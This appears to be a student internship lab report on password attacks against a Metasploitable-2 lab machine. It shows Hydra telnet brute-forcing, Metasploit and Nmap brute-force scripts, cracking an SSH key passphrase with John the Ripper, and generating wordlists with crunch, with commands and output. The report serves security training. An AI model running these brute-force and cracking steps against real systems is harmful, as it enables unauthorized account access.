Internship Project 2:- System Hacking

Password Attack

1) Hydra:

- Use to find the default username and password of the system whose IP address is inputted by brute-forcing. Here, my target machine is “Metasploitable-2”.
- Initially, we need to create a list of usernames and passwords with which the hydra module is going to execute brute force attacks on the machine to find the default username and password.
- This brute-force attack is carried out through the open port - Port No. 23 (Telnet)


```
┌──(kali㉿kali)-[~]
└─$ cat > username.txt
kali
root
msfadmin
admin
test
meadmin
john
mercedes
Dany
DJ
^C

┌──(kali㉿kali)-[~]
└─$ cat > password.txt
kali
kali
msfadmin
admin
test
2048
5601
benz
gift
church
^C
```


```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/username.txt -P /home/kali/password.txt telnet://192.168.56.103
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-12 11:24:49
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking telnet://192.168.56.103:23/
[23][telnet] host: 192.168.56.103   login: msfadmin   password: msfadmin
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 1 to do in 00:01h, 3 active
^C

┌──(kali㉿kali)-[~]
└─$
```


- Therefore, the default username of Metasploitable-2 is: Username: **msfadmin**
  Password: **msfadmin**

2) Auxiliary Module:

- Auxiliaries are small scripts used in Metasploit which is used to crack the default username and password of the system using brute-forcing. Here, my target machine is "Metasploitable-2".
- I am going to use the pre-created username and password lists itself for this attack.









3) **NSE Scripts:**


- This method of attack is used to crack the username and password of the target machine by brute-forcing using automated use scripts.
- The telnet-brute. nse script performs brute-force password guessing against telnet servers.
- The target machine here is “Metasplotable-2”.
- I am going to use the pre-created username and password lists itself for this attack.






4) **John the Ripper**:


- John the Ripper is a very powerful tool that is used to crack passwords, hashes, Private Key passwords, etc.
- Here, I am going to demonstrate how to crack SSH Private Key Password using John the Ripper tool.
- Key-based authentication is much more secure than password-based authentication as only a private key can decrypt the encrypted communication which is provided by a public key.
- But even that is not secure as we think as SSH Private key passwords can be cracked by using John the Ripper.
- To begin, we add a new user - "**hackme**" to our target machine - **Metasploitable-2**.




- Now, we switch to the user that we have added and create a public/private RSA key pair.



- Now the private key is saved in the "**id_rsa**" file and the password (passphrase) that I have given is "**abc123**".
- We also create a file named "**authorized_keys"** to make sure that we are allowed to connect from our other machine (Kali Linux).
- We also give the required permissions so as to ensure that only the user can read or write any changes in that file.
- We also copy the contents of the "**id_rsa.pub**" file to **authorized_keys**.



- Now, we input an HTTP server so that Kali Linux can send a request and grab the "**id_rsa"** file.



- We then grab the file from the Kali Linux machine, and by running python ssh2john.py on **id_rsa**, we transfer the results to a new file named "**id_rsa.hash"**.
- We also download a common password list named "**darkweb2017-top10.txt"**.

- Now, I have transferred the **id_rsa.hash** and **darkweb2017-top10.txt** files to the **john/src** directory. (Initially present in Desktop directory)
- Now, we use john to crack the SSH Private key password.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd

┌──(kali㉿kali)-[~]
└─$ cd john/src

┌──(kali㉿kali)-[~/john/src]
└─$ john --wordlist=darkweb2017-top10.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (id_rsa)
1g 0:00:00:00 DONE (2022-01-14 12:05) 25.00g/s 250.0p/s 250.0c/s 250.0C/s 123456..123123
Session completed
```

```
┌──(kali㉿kali)-[~/john/src]
└─$ john --show id_rsa.hash
id_rsa:abc123

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~/john/src]
└─$
```

5) **Password generating using crunch:**


- To make a password list containing any characters from A-Z or 0-9, we use the following command:

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ crunch 6 6 ABCD1234 -o password.txt
Crunch will now generate the following amount of data: 1835008 bytes
1 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 262144

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/Desktop]
└─$
```



- To make a more customized password list, we use the following command:

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ crunch 4 4 -t ,@^%
Crunch will now generate the following amount of data: 1115400 bytes
1 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 223080
Aa!0
Aa!1
Aa!2
Aa!3
Aa!4
Aa!5
Aa!6
Aa!7
Aa!8
Aa!9
Aa@0
Aa@1
Aa@2
Aa@3
Aa@4
Aa@5
Aa@6
Aa@7
Aa@8
Aa@9
Aa#0
Aa#1
Aa#2
Aa#3
Aa#4
Aa#5
Aa#6
Aa#7
Aa#8
Aa#9
Aa$0
Aa$1
Aa$2
Aa$3
Aa$4
Aa$5
Aa$6
Aa$7
Aa$8
Aa$9
Aa%0
Aa%1
```


File Actions Edit View Help
Zz,0
Zz,1
Zz,2
Zz,3
Zz,4
Zz,5
Zz,6
Zz,7
Zz,8
Zz,9
Zz.0
Zz.1
Zz.2
Zz.3
Zz.4
Zz.5
Zz.6
Zz.7
Zz.8
Zz.9
Zz?0
Zz?1
Zz?2
Zz?3
Zz?4
Zz?5
Zz?6
Zz?7
Zz?8
Zz?9
Zz/0
Zz/1
Zz/2
Zz/3
Zz/4
Zz/5
Zz/6
Zz/7
Zz/8
Zz/9
Zz 0
Zz 1
Zz 2
Zz 3
Zz 4
Zz 5
Zz 6
Zz 7
Zz 8
Zz 9
(kali㉿kali)-[~/Desktop]
$